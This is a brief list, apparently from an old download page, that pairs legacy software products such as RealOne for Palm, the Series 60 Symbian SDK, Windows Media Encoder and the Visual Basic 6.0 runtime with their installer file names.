RealOne Palm Tungsten T3	realone_palm_installer.exe
RealOne Palm Zire 7.1	realone_palm_installer.exe
Series 60 SDK 1.2 Symbian	nS60_sdk_v1_2.zip
Media Encoder 7.1	wmencoder71.exe
Media Encoder 2k/XP	WMEncoder.exe
Media Encoder Utility	wm8etil_setup.exe

VISUAL BASIC

VB Runtime 6.0 sp5	vbrun60sp5.exe
--------------------	----------------